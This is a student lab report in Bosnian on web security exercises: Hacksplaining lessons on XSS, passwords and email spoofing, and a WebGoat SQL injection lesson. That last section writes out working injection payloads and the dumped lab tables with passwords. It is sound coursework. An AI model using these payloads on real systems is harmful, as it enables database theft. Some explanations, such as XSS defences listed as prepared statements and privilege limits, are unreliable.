

Verifikacija i Validacija Softvera

## Izvještaj o sigurnosti i upotrebljivosti web-aplikacija

### ***Uputstvo za izradu izvještaja***

*Izrada izvještaja vrši se u formi koja je data u nastavku. Potrebno je popuniti sva polja data u izvještaju, odgovoriti na pitanja i dodati tražene slike. Nije dozvoljeno brisati postojeća, niti dodavati nova polja.*

*Izvještaj se radi u timovima od po tri studenta. Svi studenti iz istog tima popunjavaju isti izvještaj u jednom dokumentu, s tim da popunjavaju različite dijelove dokumenta ovisno o postavkama zadatka. Dovoljno je da jedan član tima pošalje izvještaj preko Zamgera.*

### ***Informacije o timu***

*Popuniti informacije o studentima koji vrše izradu izvještaja.*

Ime i prezime: Berina Suljić  
Broj indexa: 18385

Ime i prezime: Elma Šeremet  
Broj indexa: 18318

Ime i prezime: Amina Šiljak  
Broj indexa: 18496

Verifikacija i Validacija Softvera

## Zadatak 1. (Sigurnost Web-Aplikacija)

Stranica Hacksplaining posjeduje veliki broj lekcija koje objašnjavaju sigurnosne propuste i načine na koje se isti mogu spriječiti. Potrebno je uspješno završiti tri različite lekcije i izvršiti analizu dobivenih rezultata.

**Cross-Site Scripting (član tima: Berina Suljić):**


Kada je korisnik *Mal* dodao *alert* koji prikazuje poruku o kroasanama, kome i kada se ta poruka prikazuje (i na koji način)? Šta je *Mal* time postigao?

Poruka o krosanama se prikazuje tako što iskoči alert sa tom porukom, u trenutku kada je korisnik *Mal* poslao poruku u kojoj je zapravo skripta sa alertom. Ta poruka se prikazuje cijeloj zajednici komentatora na stranici. Ovim napadom, korisnik *Mal* nije postigao zapravo ništa osim pojavljivanja tog alerta, tj. nije pokupio nikakve podatke o korisnicima stranice. Postigao je samo to da je tim alertom možda izazvao ljutnju kod korisnika.

Da li je druga skripta koju je korisnik *Mal* dодao iste vrste i namjene kao i prethodno dodani *alert*? Šta je tom akcijom *Mal* uradio, sa kojom namjenom, i kome ta skripta može našteti?

Druga skripta koju je korisnik *Mal* dодao nije iste vrste i namjene kao i prethodna, jer u ovoj skripti, osim što je *Mal* prikazao gif mačke korisnicima, on je ukrao cookie (jedinstveni identifikator) korisnika stranice, pa se on može predstavljati kao taj korisnik pri slanju novih zahtjeva web-aplikaciji, i na taj način efektivno ukrasti identitet korisnika i vršiti kakve god akcije želi. Ova skripta može našteti svim korisnicima ove web-aplikacije. Dakle, namjena skripte je da se ukrade nečiji identitet.

Prikaz dodane *upvote* komande u obliku posta:





Verifikacija i Validacija Softvera

Headers Preview Response Initiator Timing Cookies

▼ General

Request URL: <https://www.hacksplaining.com/track>  
Request Method: POST  
Status Code: 200 OK  
Remote Address: 174.129.42.125:443  
Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers view source

Access-Control-Allow-Origin: \*  
Access-Control-Request-Method: GET,POST,OPTIONS  
Cache-Control: max-age=0, private, must-revalidate  
Connection: keep-alive  
Content-Type: application/json; charset=utf-8  
Date: Mon, 18 Jan 2021 19:43:51 GMT  
Etag: W/"4062edaf750fb8074e7e83e0c9028c94"  
**Server: Super Secret Unhackable Server**  
Strict-Transport-Security: max-age=31536000; includeSubDomains  
Transfer-Encoding: chunked  
Via: Mumbleshanks, 1.1 vegur  
X-Frame-Options: ALLOW-FROM godaddy.com  
X-Request-Id: 6a9abd39-514c-4d09-a502-8710f6775a9f  
X-Runtime: 0.011423

Koja je namjena *upvote* komande? Zbog čega se ona dodala kao novi post? Šta se time postiglo?

Namjena upvote komande jeste da neki „komentar“ dospije na vrh svih komentara, te da korisnici koji naknadno dodu mogu da „procitaju“ taj komentar. To zapravo znači da je zlonamjerni korisnik postigao da pokupi i podatke korisnika koji naknadno uđu u komentare.

Koja su četiri načina zaštite od XSS napada preporučena? Objasniti svaki od njih i izvršiti usporedbu koje su njihove prednosti i mane.

Četiri načina zaštite od XSS napada koja su preporučena su:

- validacija unesenih podataka (provjera da li su uneseni podaci određenog tipa i vrijednosti, korištenje transformacije, normaliziranje podataka tako da svi koriste istu grupu znakova, onemogućavanje unosa skripti)

### Verifikacija i Validacija Softvera

- parametrizacija pomoću pripremljenih upita (ukoliko je sva komunikacija sa bazom preko pripremljenih upita, zlonamjerni napad se jako teško može izvršiti)
- ograničavanje privilegija tako da korisnici imaju samo one privilegije koje su im neophodne kako bi se zaštitala baza podataka
- ne spašavati osjetljive podatke kao običan tačan tekst, nego koristiti transkripciju podataka, čuvati hash kodove lozinke, a ne same lozinke, tako da zlonamjerni korisnik iako pristupi tim podacima, ipak nije pristupio onome što je tačno želio


Najveću prednost ima prvi način zaštite, jer se validacijom potpuno onemogućava unos JS skripti. Drugi način također ima prednost jer on štiti bazu podataka, kao i treći način. Zadnji način se treba koristiti, ali nije dovoljan, jer korisnik ipak može pristupiti tim enkriptovanim podacima, pa koristiti neki način enkripcije te doći do tačnih podataka, mada otežanim putem. Međutim, nije na odmet koristiti svaki od ovih načina za zaštitu od XSS ili bilo kojih drugih napada, jer svaki od ovih načina ima svoju svrhu i prednost na neki način pa daje svoj udio u konačnici.

### **Password Mismanagement (član tima: Elma Šeremet):**

Zašto se preporučuje korištenje postojećih korisničkih računa na društvenim mrežama pri prijavi na aplikaciju? Da li je razlog za to što korisnici žele da imaju centralizovan korisnički račun za pristup svim aplikacijama? Objasnitи razloge za i protiv.

Korištenje postojećih korisničkih računa na društvenim mrežama pri prijavi na aplikaciju se preporučuje budući da se tako rastereće složenost upravljanja provjere autentičnosti u našoj aplikaciji. Dakle, tada se ta provjera prepušta drugoj strani, te mijenja ili nadopunjuje sistem provjere autentičnosti naše aplikacije. Također, postupak prijave postaje mnogo jednostavniji i praktičniji za korisnike, međutim iako je to jedan od razloga, ne treba biti glavni razlog. Bitno je spomenuti da neke aplikacije kao što su Facebook, Twiter, Google i drugi nude jako dobre implementacije OAuth-a, što je svakako jedan od razloga za. Što se tiče razloga protiv, način korištenja postojećih korisničkih računa na društvenim mrežama nije uvijek prikladan.

Prikaz najčešćih korisničkih šifri korisnika:



123456  
password  
12345  
12345678  
qwerty  
123456789  
1234  
baseball  
dragon  
football

**Users often don't exercise a lot of imagination when choosing a password**

Verifikacija i Validacija Softvera

Da li su prikazane šifre sigurne? Obrazložiti.

Prikazane lozinke definitivno nisu sigurne. Neke od lozinki imaju čak manje od 8 znakova, što svakako, prije svega, nije nikako preporučljivo. Također, bolja opcija bi bila korištenje i miješanje velikih i malih slova, brojeva, kao i posebnih simobola. To bi učinilo da lozinke budu manje „pogodljive“, te manje očigledne. Također, ukoliko gornje lozinke ne prođu jer su postavljena ova ograničenja, većina korisnika će lozinku napisati tako što će prvo početno slovo napisati velikim slovom, ukoliko ima ograničenje na broj, broj će staviti na kraju, ili ukoliko i to nije dovoljno složeno na kraj će dodati neki od simbola tipa !. Svakako da se to može prepisati koliko nekreativnosti, tako i navikama ljudi, te i taj način kreiranja lozzinke bi se trebao izbjegći. Ukoliko se odlučimo da zbog sigurnosti postavimo još složenija pravila prilikom izbora lozinke, to bi moglo dovesti do kontraefekta, gdje bi korisnici zapisivali svoje lozinke, što svakako narušava sigurnost.

Šta je *password lockout* i zbog čega se implementira? Koji sigurnosni propust posjeduje aplikacija koja nema implementiranu ovu metodu zaštite? Objasniti.

Password lockout predstavlja zaključavanje unosa lozinke nakon previše neuspjelih pokušaja prijave (broj pokušaja se ograničava). Implementira se da bi se spriječilo konstantno unošenje lozinki, odnosno nagađanje lozinke, gdje napadači dostavljaju i unose popis uobičajnih lozinki. Zaslon za prijavu koji korisniku omogućuje ponovni pokušaj nakon neograničenog broja prijava sklon je napadima, budući da se otvara mogućnost da zlonamjerni korisnik namjerno zaključa račun.

Šta je *salt*? Objasniti na jednostavnom primjeru korisničke šifre.

Salt predstavlja dodavanje elementa slučajnosti u svaku šifriranu lozinku, tako da se one ne mogu unaprijed dizajnirati iz pretraživačkih tablica. Dakle, koristi se za zaštitu lozinki koje su pohranjene. Naprimjer, neka imamo šifru koja glasi elma. „Salt“ vrijednost se generiše slučajno, neka je to naprimjer vrijednost 12F23938E591D249. Sada se ta vrijednost dodaje početnoj lozinci odnosno elma12F23938E591D249, a tek onda se vrši heširanje. Ovo će dovesti do toga, da će različite „salt“ vrijednosti stvoriti potpuno drugačije heširane vrijednosti, čak i kad su početne lozinke potpuno iste. U nastavku je ostavljena slika koja to dokazuje za lozinku password123:

Username	Salt value	String to be hashed	Hashed value = <b>SHA256</b> (Password + Salt value)
user1	E1F53135E559C253	password123E1F53135E559C253	72AE25495A7981C40622D49F9A52E4F1565C90F048F59027BD9C8C8900D5C3D8
user2	84B03D034B409D4E	password12384B03D034B409D4E	B4B6603ABC670967E99C7E7F1389E40CD16E78AD38EB1468EC2AA1E62B8BED3A

Objasniti još barem tri načina zaštite korisničkih šifri od napada zlonamjernih korisnika.

Prije svega heširanje, koje sam u prethodnom odgovoru samo spomenula. Dakle, nikada ne bismo trebali pohranjivati lozinke kao obični tekst, već je potrebno koristiti hash funkcije, što će dovesti do zaštite korisnika čak i ako dođe do situacije da baza podataka bude hakirana. Hash lozničke su napadaču ograničene. Pohranjivanje hasha lozinke omogućit će testiranje ispravnosti lozinke kada je korisnik ponovno unese, ali je čini neprozirnom svima koji imaju pristup bazi podataka. Izdvojila bih primjenu vremenskog ograničenja sesije, budući da

### Verifikacija i Validacija Softvera

korisnički računi mogu biti ugroženi ako se zaborave odjaviti. Također, zaustavljanje pamćenja lozinki u pregledniku. Tu dolazi do sudara između praktičnosti i sigurnosti, te također treba imati na umu da postavke preglednika ili dodaci upravitelja lozinki mogu nadjačati prijedlog da ne heširate lozinke. Zatim, korištenje HTTPS omogućuje da se lozinke ne presretnu. Također, označavanje cookies kao sigurne, te korištenje HTTPS, budući da je nešifrirana komunikacija „ranjiva“ na „prisluškivanje“, te lozinke bi mogle biti ukradene. Zatim, ukoliko je korisnik već prijavljen i želi promijeniti lozinku, obavezno traženje unosa stare lozinke. To bi se moglo desiti u slučaju kada se korisnik zaboravi odjaviti, te neko drugo lice to iskoristi i promijeni podatke za pristup računu. Zatim, prilikom reset-a lozinke, slanje e-maila za ponovno postavljanje lozinke. Međutim trebalo bi omogućiti da link za poništavanje lozinke istekne u određenom vremenu, budući da postoji opcija da haker dobije pristup emailu korisnika, te ako ne postoji ograničeno vrijeme, mogućnosti zloupotrebe su znatno lakše.

### Email Spoofing (član tima: Amina Šiljak):

U čemu se sastoji *phishing* prevara iz lekcije? Kakav je sadržaj emaila koji se šalje korisniku, na koju web-lokaciju vodi i na koji način se vrši krađa podataka korisnika? Detaljno objasniti.

Ova prevara je moguća jer se mailovi šalju preko protokola koji nema mehanizam za autentifikaciju. Žrtva prima najčešće mail sa informacijom da joj se neko pokušao prijaviti na profil, te se u mailu predlaže da se promijeni šifra. Klikom na link za promjenu šifre žrtva prevare odlazi na zlonamerni sajt koji izgleda autentično, gdje unosi svoju šifru, ona se sačuva u bazu i njoj tako phisher dobiva pristup. Nakon unosa šifre, žrtva se preusmjerava na lagitimnu stranicu za promjenu šifre kako ne bi ništa posumnjala.

Na koji način se neki email klasificira kao spam? Objasniti metodu zaštite.

Davaoci usluga mogu eksplicitno navesti sa kojih servera se smiju slati mailovi sa njihove domene. Tako mogu pomoći email provideru da detektuje spam mailove. Također, mogu koristiti digitalne potpise kako bi dokazali da je mail poslan sa njihove domene i da nije izmijenjen u procesu tranzita. Digitalni potpis se doda u header maila, te se program koji zaprimi mail preračuna potpis i otkrije da li je mail spam.

### Prikaz dva različita digitalna potpisa:

**DKIM-Signature:** DKIM-Signature: v=1; a=rsa-sha256; c=relax  
ed/relaxed; d=email.com; q=dns/txt; s=dkim; bh=01ba4719c80  
b6fe911b091a7c05124b64eece964e09c058ef8f9805dac546b; h=f  
rom:subject:to:content-type; b=GZp/WyQjKfbdfvrVd2VAQZ8t5YwH  
oHrr+1509HoAG0xieazNQqfgZyuuyzifNMsPbjukz 2ctF4UUr6tb  
aAyfkrknCRH5fxN5Uc0nxp4XrNaEP1bimuzb7RXoQAU7H0ToZgxz5GwvPv  
hSyosc 4cioryUe8ghZtzGNLBrx1hw=7Ch1ZBMf6CFBOXBKc1cps0f  
sIMH3VaPe9HamHCQAO+ubM9g T9aMPM1ogUqn4z97IwfVNrLHdeoAmSrcFr  
JTHwjrUHkgIn1lxG15VAAkvltiYttt4Z1Qgzx5N2kdo 7jKPnM1mlfCGwz6  
Dg1/ikVrJHZ7Z4S18MZp0DR12nDD0mSl+qv1ezDAQcS92XemyUGr+cAHD  
Zt BOJFkwBjirA5kBjY6pls717WvnB2TP10X3W4Dt6jMGE1hz9sKa451  
ZFFr83c6BCzBadz0s6hX IX94q/Yi38v5luNiMjsfIwbMT9sAbjkKbdGTw  
oc CSUWFkkZbae1CKh1m7IKfBS1B4wN4zxtF 7Nv2sGLkpU+I6YypsFx  
sU2DqxTncnqzZFpyHf5tCca+zy6kyhCUKuLuHN10TpW951qaw9188qL\_c  
+EQBnbJF0x+NP/ectWuyt/mnOBoPSRTFwjl3oh0aJkUMKx0As8SseVpJFW  
fWBcr7esy93lqa8a ndI6hIegV9at757j1PEzQ1iorDDeSGRswtqzkl4r4D  
mvlNF17SuSrkr9V1aajH+88T5Ksc6TzMXINJ mMV/xPxPiCMsnPBbtdksg  
eZxjjoq5EsrfwS6xdgChUVtY91zAW5e1AI1IicSQ4/Zrjz3fuj78CX Deqjf  
GIEAOAO==

### Verifikacija i Validacija Softvera

**DKIM-Signature:** DKIM-Signature: v=1; a=rsa-sha256; c=relax  
ed/relaxed; d=email.com; q=dns/txt; s=dkim; bh=01ba4719c80  
b6fe911b091a7c05124b64eeece964e09c058ef8f9805daca546b; h=f  
rom:subject:to:content-type; b=TUyLRzAdH8kvb0T4vqBbkexXlbwI  
KPAwYj/4a5MVYf+dRt24s81qmxBBrsjs25lwYM/gu2rT/ 4R3Vxah6zD/  
13zdsw/UqvFwjxUITnHS5PknkhnlqluUdbS3FcotgGF8eUlhDE9G511tD7  
krel8P 18JNljIVcXeCPA/2lkhs8RxI=0A6VC9VQ4ppcXcns/jvxgONGYB  
nQBYXdvtzDspz7RUjCABUHZs iEAAgBH2C31XQ8FN7466Vo4IndYggMdJ  
qAZZ9zcfsij5Nx1RLgl5UKxF8ZsyCJZvezqe+sOH 94bgGhemuHC5HVG  
wspp9IEOPdg1ezfUmR1lcWlOyFgfTcU1tuCdXpvVypzh83KlvbP3KyTyE  
66 6RFgv0eqSF01M/pxGR14hz5NBfzJgMPmia2X8zdnY0c1G+lpF0fqID  
70reuQx2VWly10ZpjB35 ZpYNk9SUg/xCutItu9xi6my6a6NhX5Q2mlH13  
0xE5+r+rmYqAuo3ULoulb5qv609bj7mta488 Tch3pxi1PrT+cBjnk  
0ABTctxtu8pu0wmBAOfh7zg3WJFRQ9ftdpU4+KEYJ9kNLG7V76LEBPjgc P  
RLMP1fc0hHLMWFXUWXAJdAVorySTdwSdZ01EdyrqetvkyNnXjsGfh3zx  
MS0B7vxjgwFqj0Ub GYEEdDZ4Dgrmat+yNLwQArwqFd1K7H61Bu1mhMjv/+  
zDQGeFlgi2AsrMevBWZ+j08qQGwwWlxTEx 36MD9JBpzNorInA4wziFLgx  
VE8j/oijjq+siW51FtyQuLd1XyF+vUPNpsnQs+HUOGWcJXRdreHF 5rV9S  
eY0Ssgg==

Koja je prednost korištenja digitalnog potpisa? Šta je zajedničko za dva prethodno prikazana digitalna potpisa?

Pomoću digitalnog potpisa se može dokazati da je mail autentičan i da nije izmijenjen prilikom tranzita. Za predhodna dva potpisa je čitav početni dio isti, to jest sve vrijednosti su iste osim vrijednosti atributa b. Vrijednost atributa b se mijenja za svaku izmjenu maila, dok ostale vrijednosti ostaju iste.

Koji *email provider* koristite? Da li ste ikada primili spam email? Zbog čega je takva pošta prošla i u čemu se sastojala potencijalna prevara? Objasniti.

Koristim Gmail kao email provider. Koliko se sjećam, nisam nikad primila ovakav spam, ali vrlo je moguće da sam i ja bila žrtva email spoofinga ni ne znajući i da je neko nekad na ovaj način došao u posjed moje šifre.

Verifikacija i Validacija Softvera

Sada je potrebno ući u lekciju (A1) Injection -> SQL Injection (Advanced) i uspješno završiti lekciju 3. Pritom je neophodno dokumentovati sve izvršene akcije pri dolasku do rješenja.

Šta je potrebno uraditi da bi se pristupilo svim podacima iz tabele **user\_data**?

Potrebno je unijeti neko prezime u text field za Name te potom unijeti ' OR '1' = '1'. Na ovaj način očuvati će se ispravnost upita, jer će konačna vrijednost upita izgledati na sljedeći način:  
Your query was: SELECT \* FROM user\_data WHERE last\_name = 'Dave' OR '1' = '1'.

Prikaz ekrana nakon uspješnog pristupa svim podacima iz tabele **user\_data**:

Name:	Dave' OR '1' = '1	Get Account Info
Password:		Check Password

**Sorry the solution is not correct, please try again.**

USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,  
101, Joe, Snow, 987654321, VISA, , 0,  
101, Joe, Snow, 2234200065411, MC, , 0,  
102, John, Smith, 2435600002222, MC, , 0,  
102, John, Smith, 4352209902222, AMEX, , 0,  
103, Jane, Plane, 123456789, MC, , 0,  
103, Jane, Plane, 333498703333, AMEX, , 0,  
10312, Jolly, Hershey, 176896789, MC, , 0,  
10312, Jolly, Hershey, 333300003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,  
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,  
15603, Peter, Sand, 123609789, MC, , 0,  
15603, Peter, Sand, 338893453333, AMEX, , 0,  
15613, Joesph, Something, 33843453533, AMEX, , 0,  
15837, Chaos, Monkey, 32849386533, CM, , 0,  
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT \* FROM user\_data WHERE last\_name = 'Dave' OR '1' = '1'

Da li dobiveni izlaz prikazuje korisničke šifre? Da li korisnik čija se šifra traži (*Dave*) uopće postoji u tabeli? Da li korisničke šifre sadrži neka druga tabela, i ako da, koja je to tabela?

Dobiveni izlaz ne prikazuje korisničke šifre. Korisnik Dave uopće ne postoji u tabeli. Korisničke šifre sadrži tabela **user\_system\_data**.

Na koji način je prethodni upit potrebno modificirati kako bi se prikazali svi redovi iz druge tabele?

Potrebno je dodati sljedeće u fieldu za Name `Dave' OR '1' = '1';` `SELECT * FROM user_data u, user_system_data us WHERE u.userid = us.userid OR '1' = '1';--`. Oznaka `--` zakomentariše preostali dio upita. Time smo riješili zadatku i saznali smo šifru.

Verifikacija i Validacija Softvera

Prikaz ekrana nakon uspješnog pristupa svim podacima iz druge tabele:

✓

Name:  Get Account Info

Password:  Check Password

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT	USERID	USER_NAME	PASSWORD	COOKIE
101	Joe	Snow	987654321	VISA	,	0	101	jsnow	passwd1	,
101	Joe	Snow	987654321	VISA	,	0	102	jdoe	passwd2	,
101	Joe	Snow	987654321	VISA	,	0	103	jplane	passwd3	,
101	Joe	Snow	987654321	VISA	,	0	104	jeff	jeff	,
101	Joe	Snow	987654321	VISA	,	0	105	dave	passW0rD	,
101	Joe	Snow	2234200065411	MC	,	0	101	jsnow	passwd1	,
101	Joe	Snow	2234200065411	MC	,	0	102	jdoe	passwd2	,
101	Joe	Snow	2234200065411	MC	,	0	103	jplane	passwd3	,
101	Joe	Snow	2234200065411	MC	,	0	104	jeff	jeff	,
101	Joe	Snow	2234200065411	MC	,	0	105	dave	passW0rD	,
102	John	Smith	2435600002222	MC	,	0	101	jsnow	passwd1	,
102	John	Smith	2435600002222	MC	,	0	102	jdoe	passwd2	,
102	John	Smith	2435600002222	MC	,	0	103	jplane	passwd3	,
102	John	Smith	2435600002222	MC	,	0	104	jeff	jeff	,
102	John	Smith	2435600002222	MC	,	0	105	dave	passW0rD	,
102	John	Smith	4352209902222	AMEX	,	0	101	jsnow	passwd1	,
102	John	Smith	4352209902222	AMEX	,	0	102	jdoe	passwd2	,
102	John	Smith	4352209902222	AMEX	,	0	103	jplane	passwd3	,
102	John	Smith	4352209902222	AMEX	,	0	104	jeff	jeff	,
102	John	Smith	4352209902222	AMEX	,	0	105	dave	passW0rD	,
103	Jane	Plane	123456789	MC	,	0	101	jsnow	passwd1	,
103	Jane	Plane	123456789	MC	,	0	102	jdoe	passwd2	,
103	Jane	Plane	123456789	MC	,	0	103	jplane	passwd3	,
103	Jane	Plane	123456789	MC	,	0	104	jeff	jeff	,
103	Jane	Plane	123456789	MC	,	0	105	dave	passW0rD	,
103	Jane	Plane	123456789	MC	,	0	101	jsnow	passwd1	,
103	Jane	Plane	123456789	MC	,	0	102	jdoe	passwd2	,
103	Jane	Plane	123456789	MC	,	0	103	jplane	passwd3	,
103	Jane	Plane	123456789	MC	,	0	104	jeff	jeff	,
103	Jane	Plane	123456789	MC	,	0	105	dave	passW0rD	,
103	Jane	Plane	333498703333	AMEX	,	0	101	jsnow	passwd1	,
103	Jane	Plane	333498703333	AMEX	,	0	102	jdoe	passwd2	,
103	Jane	Plane	333498703333	AMEX	,	0	103	jplane	passwd3	,
103	Jane	Plane	333498703333	AMEX	,	0	104	jeff	jeff	,
103	Jane	Plane	333498703333	AMEX	,	0	105	dave	passW0rD	,
10312	Jolly	Hershey	176896789	MC	,	0	101	jsnow	passwd1	,
10312	Jolly	Hershey	176896789	MC	,	0	102	jdoe	passwd2	,
10312	Jolly	Hershey	176896789	MC	,	0	103	jplane	passwd3	,
10312	Jolly	Hershey	176896789	MC	,	0	104	jeff	jeff	,
10312	Jolly	Hershey	176896789	MC	,	0	105	dave	passW0rD	,
10312	Jolly	Hershey	176896789	MC	,	0	101	jsnow	passwd1	,
10312	Jolly	Hershey	176896789	MC	,	0	102	jdoe	passwd2	,
10312	Jolly	Hershey	176896789	MC	,	0	103	jplane	passwd3	,
10312	Jolly	Hershey	176896789	MC	,	0	104	jeff	jeff	,
10312	Jolly	Hershey	176896789	MC	,	0	105	dave	passW0rD	,
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0	101	jsnow	passwd1	,
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0	102	jdoe	passwd2	,
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0	103	jplane	passwd3	,
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0	104	jeff	jeff	,
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0	105	dave	passW0rD	,
10323	Grumpy	youaretheweakestlink	334130003333	AMEX	,	0	101	jsnow	passwd1	,
10323	Grumpy	youaretheweakestlink	334130003333	AMEX	,	0	102	jdoe	passwd2	,
10323	Grumpy	youaretheweakestlink	334130003333	AMEX	,	0	103	jplane	passwd3	,
10323	Grumpy	youaretheweakestlink	334130003333	AMEX	,	0	104	jeff	jeff	,
10323	Grumpy	youaretheweakestlink	334130003333	AMEX	,	0	105	dave	passW0rD	,
15603	Peter	Sand	123609789	MC	,	0	101	jsnow	passwd1	,
15603	Peter	Sand	123609789	MC	,	0	102	jdoe	passwd2	,
15603	Peter	Sand	123609789	MC	,	0	103	jplane	passwd3	,
15603	Peter	Sand	123609789	MC	,	0	104	jeff	jeff	,
15603	Peter	Sand	123609789	MC	,	0	105	dave	passW0rD	,
15603	Peter	Sand	338893453333	AMEX	,	0	101	jsnow	passwd1	,
15603	Peter	Sand	338893453333	AMEX	,	0	102	jdoe	passwd2	,
15603	Peter	Sand	338893453333	AMEX	,	0	103	jplane	passwd3	,
15603	Peter	Sand	338893453333	AMEX	,	0	104	jeff	jeff	,
15603	Peter	Sand	338893453333	AMEX	,	0	105	dave	passW0rD	,
15613	Joesph	Something	33843453533	AMEX	,	0	101	jsnow	passwd1	,
15613	Joesph	Something	33843453533	AMEX	,	0	102	jdoe	passwd2	,
15613	Joesph	Something	33843453533	AMEX	,	0	103	jplane	passwd3	,
15613	Joesph	Something	33843453533	AMEX	,	0	104	jeff	jeff	,
15613	Joesph	Something	33843453533	AMEX	,	0	105	dave	passW0rD	,
15837	Chaos	Monkey	32849386533	CM	,	0	101	jsnow	passwd1	,
15837	Chaos	Monkey	32849386533	CM	,	0	102	jdoe	passwd2	,
15837	Chaos	Monkey	32849386533	CM	,	0	103	jplane	passwd3	,
15837	Chaos	Monkey	32849386533	CM	,	0	104	jeff	jeff	,
15837	Chaos	Monkey	32849386533	CM	,	0	105	dave	passW0rD	,
19204	Mr	Goat	33812953533	VISA	,	0	101	jsnow	passwd1	,
19204	Mr	Goat	33812953533	VISA	,	0	102	jdoe	passwd2	,
19204	Mr	Goat	33812953533	VISA	,	0	103	jplane	passwd3	,
19204	Mr	Goat	33812953533	VISA	,	0	104	jeff	jeff	,
19204	Mr	Goat	33812953533	VISA	,	0	105	dave	passW0rD	,



*Verifikacija i Validacija Softvera*

Šta je sada potrebno uraditi da bi se ulogovali u sistem?

Potrebno je iz ove liste podataka pročitati šifru koja se nalazi u zadnjoj koloni izlistane tabele (šifra za koju je user\_name dave, a to je passW0rD) i unijeti je kako bismo se ulogovali. Ispod vidimo da je logovanje uspješno izvršeno.

Prikaz ekrana nakon uspješnog završavanja zadatka:

The screenshot shows a login interface with two input fields and two buttons. The first input field is labeled "Name:" and contains "dave". The second input field is labeled "Password:" and contains "passW0rD". To the right of the "Name:" field is a button labeled "Get Account Info". To the right of the "Password:" field is a button labeled "Check Password". Below the input fields, there is a green message: "You have successfully logged in".

The screenshot shows a similar login interface. The "Name:" field contains "dave" and the "Password:" field is empty. The "Get Account Info" and "Check Password" buttons are present. Below the input fields, there is a green message: "Congratulations. You have successfully completed the assignment."

Verifikacija i Validacija Softvera

